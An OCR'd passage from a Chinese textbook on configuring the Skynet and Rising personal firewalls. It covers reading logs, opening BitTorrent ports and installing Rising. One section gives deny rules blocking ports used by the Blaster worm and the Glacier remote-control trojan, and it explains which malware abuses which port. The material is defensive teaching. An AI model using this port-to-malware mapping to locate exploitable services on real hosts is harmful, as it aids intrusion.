- 用于打开应用程序访问网络权限设置窗口。该窗口显示了各个程序使用及监听端口的情况。可以查看什么程序使用了端口，使用哪个端口，是不是有可疑程序在使用网络资源，如木马程序，然后可以根据要求再自定义 IP 规则里封闭某些端口及禁止某些 IP 地址访问自己的主机等。该窗口主界面如图 13.5 所示，从中可以看到很多应用程序的设置。单击右侧的“选项”按钮，弹出窗口界面如图 13.6 所示，可以对该应用程序进行详细的设置。

图 13.5 应用程序访问网络权限设置

图 13.6 应用程序规则高级设置

实际上，在刚刚安装天网防火墙后，第一次使用应用程序的时候，天网都会弹出类似图 13.7 所示的对话框来询问该采取何种措施。

通过单击“允许”或者“禁止”按钮，决定该应用程序是否将被添加到图 13.5 的应用程序列表中。

- 用于打开自定义 IP 规则窗口。一般使用默认设置就可以了。其实未经过修改的自定义 IP 规则与默认中级的规则是一样的，但也可以自定义新的 IP 规则。
- 用于打开系统设置窗口。在该窗口中可以对系统基本信息进行设置。该窗口如图 13.8 所示，可以看到 5 个标签。

图 13.7 天网防火墙弹出对话框




图 13.8 系统属性设置窗口

- **基本设置** 有关天网防火墙的最基本设置，例如是否开机自动启动，设定防火墙的“皮肤”（包括经典风格、天网 2006 和深色优雅等），可以选择自己喜欢的界面，以及设定网络地址等。
- **管理权限设置** 设定管理员密码及应用程序权限等，该属性尤其适合于多个用户共享一台机器的情况，可以通过设定管理员密码来防止普通用户随意更改防火墙设置。
- **在线升级设置** 设定更新防火墙的方式，如何提示需要升级。
- **日志管理** 设定日志的保存位置和日志大小等。
- **入侵检测设置** 这个属性比较新颖，将提供入侵检测功能，并且根据具体设置采取应对措施。具体窗口如图 13.9 所示。




图 13.9 入侵检测设置窗口

图 13.4 中右侧白色箭头所指处也有 3 个图标，从左到右依次用于：

- 显示应用程序网络状况，通过该窗口可以具体查看各程序都打开了哪些端口和具体使用情况等，如图 13.10 所示。通过该窗口，还可以查看是否存在可疑程序，进而决定是否采取措施阻断可疑程序。
- 显示防火墙日志信息，包括系统中程序访问网络的记录和网上被 IP 地址扫描本主机端口的情况。该窗口如图 13.11 所示。

图 13.10 应用程序网络状态

图 13.11 防火墙日志信息

使用防火墙的关键是会看日志，看懂日志对分析问题是非常重要的。如图 13.11 所示的日志记录显示了不符合规则的数据包被拦截的情况，通过分析日志就能知道自己受到什么攻击。天网防火墙日志一般分为三行，第一行反映了数据包的发送时间、接受时间、发送者 IP 地址、对方通信端口、数据包类型、本机通信端口等情况；第二行为 TCP 数据包的标志位，共有 6 位标志位，分别是 URG，ACK，PSH，RST，SYN 和 FIN，在日志上显示时只标出第一个字母，其简单含义如下所示：

- **ACK** 确认标志，提示远端系统已经成功接收所有数据。
- **SYN** 同步标志，该标志仅在建立 TCP 连接时有效，它提示 TCP 连接的服务端检查序列编号。
- **FIN** 结束标志。带有该标志位的数据包用来结束一个 TCP 会话，但对应端口还处于开放状态，准备接收后续数据。
- **RST** 复位标志。

第三行是对数据包的处理方法，对不符合规则的数据包会拦截或拒绝，对符合规则的但被设为监视的数据包会显示为“继续下一规则”。
下面对几条典型日志记录简单解释一下。

记录 1：[14:01:50] 159.226.58.28 尝试用 Ping 来探测本机，该操作被拒绝。

该记录显示了在时间 14:01:50，IP 地址 159.226.58.28 向该主机发出 Ping 命令来探测主机

信息，但被拒绝了。

通常采用 Ping 命令来确定一个合法 IP 是否存在。当别人用 Ping 命令探测本主机时，如果本主机安装了 TCP/IP 协议，就会返回一个回应 ICMP 包。如果在防火墙规则里设置了“防止别人用 Ping 命令探测主机”选项，则不会返回给对方这种 ICMP 包，这样别人就无法用 Ping 命令探测该主机，进而会认为该主机不存在。如果在日志里显示有 *N* 个来自同一 IP 地址的记录，很有可能是别人用黑客工具在探测本主机的信息，而这往往是攻击开始的前奏。

记录 2：[14:24:30] 159.226.96.34 试图连接本机的 http[80]端口
TCP 标志：S，该操作被拒绝。

本机的 http[80]端口是 HTTP 协议的端口，主要用来进行 HTTP 协议数据交换，比如网页浏览，提供 Web 服务。对于服务器，该记录表示有人通过此端口访问服务器的网页，而对于个人用户一般没有开设这项服务。如果个人用户在日志里见到大量来自不同 IP 地址和端口号的此类记录，而 TCP 标志都为 S（即连接请求），则很可能是受到 SYN 洪水攻击或者如“红色代码”之类的病毒等。

- 接通或者断开网络连接。单击该图标可以直接决定是否将本主机连接到网络。

以上内容可以在实际操作中观察各个窗口的具体情况。在一般情况下，如果没什么特殊要求，如开放某些端口或屏蔽某些端口或某些 IP 操作等，防火墙默认设置就足以发挥其强大功能。但是防火墙的苛刻要求往往给某些程序的使用带来麻烦，如果自己有安全需求，可以自定义安全规则。

13.5.2 天网防火墙开放端口应用

如果需要开放端口，必须自定义新的 IP 规则。所以在介绍开放端口前，首先介绍如何新建一条 IP 规则，如图 13.12 所示，在自定义 IP 规则里双击单线所标示的图标以设置新规则或者修改已有规则。随后弹出如图 13.13 所示的窗口，从图中可以看出窗口大体分为四部分，自上而下依次为：

图 13.12 自定义 IP 规则窗口




图 13.13 修改 IP 规则窗口

- 新建 IP 规则的说明部分，可以取有代表性的名字，如“打开 BT6881-6889 端口”。还有数据包方向的选择，分为接收、发送、接收和发送 3 种，可以根据具体情况决定。
- 对方 IP 地址，分为任何地址、局域网内地址、指定地址和指定网络地址 4 种。
- IP 规则使用的各种协议，包括 IP，TCP，UDP，ICMP 和 IGMP。可以根据具体情况选用并设置，如开放 IP 地址的是 IP 协议，QQ 使用的是 UDP 协议等。选用不同的协议，将在该选择框下显示针对该协议可以进行的设置选项。
- 比较关键，即决定设置这条规则采取什么应对措施，在满足条件时是通行还是拦截还是继续下一规则，是否需要记录、警告和发声，都需要视具体情况而定。

设置好 IP 规则后单击“确定”按钮保存并把规则置顶到该协议组，这就完成了新的 IP 规则的建立，并立即发挥作用。

现在通过具体的实例来讲解一下如何定制 IP 规则。BT 一般情况下使用的端口为 6881～6889，而防火墙的默认设置是不允许访问这些端口的，它只允许 BT 软件访问网络，所以在一定程度上影响了 BT 下载速度。下面以打开 6881～6889 端口实际说明一下。

建立一个新的 IP 规则后出现如图 13.14 所示的设置，由于 BT 使用的是 TCP 协议，所以按照该图显示的内容设置就可以了，单击“确定”按钮完成新规则的建立，这里命名为 P2P-BT。




图 13.14 设置针对 BT 的规则

设置新规则后，把规则在该协议组置顶并保存，然后可以进行在线端口测试，确定是否 BT 的连接端口已经开放。

13.5.3 应用自定义规则防止常见病毒

上面介绍的是开放端口的应用。如果其他程序要用到某些端口，而防火墙没有开放这些端口，就可以自己手动设置。接下来介绍一些实例的应用，通过封锁端口来抵御某些病毒的入侵。

众所周知，冲击波病毒是利用 Windows 系统的 RPC 服务漏洞及开放的 69、135、139、445 和 4444 端口进行入侵的，所以要防范冲击波病毒，就要封锁上述端口。

首先在自定义 IP 规则窗口里，选中其中的“禁止互联网上的机器使用我的共享资源”选项，

即可禁止 135 和 139 两个端口。随后禁止 4444 端口，具体设置如图 13.15 所示。禁止 69 端口和 445 端口与此类似。完成后一定要保存，这样就可以防范冲击波病毒了。

读者对冰河木马应该比较了解。它使用的是 UDP 协议，默认端口为 7626。此处为了防范冰河木马，也将它在防火墙里给予封锁。具体设置如图 13.16 所示。




图 13.15 禁用 4444 端口




图 13.16 防范冰河木马

依次类推，如果掌握了某病毒的攻击特性及其使用的端口，就可以参照上面的方法设置。通过如上设置，可以大大防范病毒和木马的攻击。

13.5.4 打开 Web 和 FTP 服务

现在 FTP 服务器软件和 Web 服务器已经被广泛应用。因为防火墙不仅限制本机访问外部的服务器，也限制外部计算机访问本机，所以为了 Web 和 FTP 服务器能正常使用，就要设置防火墙。首先在图 13.17 中确保“禁止所有人连接”选项没有被选中，然后根据图 13.18 设置有关 Web 的 IP 规则。FTP 规则的设置与此类似。




图 13.17 取消“禁止所有人连接”




图 13.18 设置 Web 服务器规则

13.5.5 在线升级功能

随着网络安全技术的不断发展，攻击手段也是层出不穷，所以防火墙有必要提供规则库以抵御新的攻击手段。现在天网不断推出新的规则库，作为正式版用户可以享受免费升级的待遇，只要在如图 13.19 所示的天网界面中单击最顶端的“升级”链接，就可以完成整个升级过程，既快捷又方便。




图 13.19 天网防火墙初始界面

单击“升级”链接后出现一个在线升级网络设置的对话框，如图 13.20 所示。如果没有使用代理上网，就不用设置，直接单击“下一步”按钮安装规则包，如图 13.21 所示，就完成升级了。

图 13.20 设置天网更新代理

图 13.21 天网防火墙更新规则

升级后防火墙的自定义规则中增加了很多防御木马的规则，这样就不用自己设置，只要使用自

定义级别就可以了。

13.6 瑞星防火墙

瑞星杀毒软件在国内享有很高的声誉。借助雄厚的技术背景，瑞星防火墙也表现非凡，在国内拥有比较多的用户。本节简单介绍如何使用瑞星防火墙。

首先可以通过单独购买或者网络下载来获取该软件，推荐使用正版软件。

13.6.1 安装瑞星防火墙

瑞星防火墙的安装过程比较简单，简要说明一下。直接单击该应用程序即可开始安装过程。首先出现装载文件进度条，随后进行语言选择，之后进入欢迎对话框，单击“下一步”按钮，出现如图 13.22 所示的许可协议。

仔细阅读该协议之后选择“我接受”单选项，随后单击“下一步”按钮，出现如图 13.23 所示对话框，要求输入产品序列号。




图 13.22 瑞星防火墙用户许可协议

图 13.23 输入产品序列号

输入正确的产品序列号之后，要求输入用户 ID，如图 13.24 所示。输入正确的用户 ID 后单击“下一步”按钮，出现如图 13.25 所示的对话框。在该对话框中选择要安装的组件，随后单击“下一步”按钮。




图 13.24 输入用户 ID




图 13.25 选择要安装的瑞星防火墙组件

在随后出现的如图 13.26 所示的对话框中，指定要安装瑞星防火墙的位置。在如图 13.27 所示的对话框中设置是否安装到启动菜单中。




图 13.26 选择安装位置




图 13.27 设置启动方式

单击“下一步”按钮，出现消息确认对话框，确认无误之后直接单击“下一步”按钮进入如图 13.28 所示的界面。




图 13.28 内存病毒扫描

等待扫描完毕后，如果确信系统中没有病毒，则单击“跳过”按钮开始安装过程。安装完毕后，出现如图 13.29 所示的对话框。

13.6.2 瑞星防火墙操作界面

首次启动瑞星防火墙，将出现类似图 13.30 所示的对话框。在该对话框中，列出了本主机使用的 IP 地址，确认将该地址加入到可信区中后，单击“确定”按钮就可以启动瑞星防火墙了。

在系统右下角将出现瑞星防火墙的小图标，双击之后打开如图 13.31 所示的主操作界面。接下来介绍该界面中各部分的主要功能。

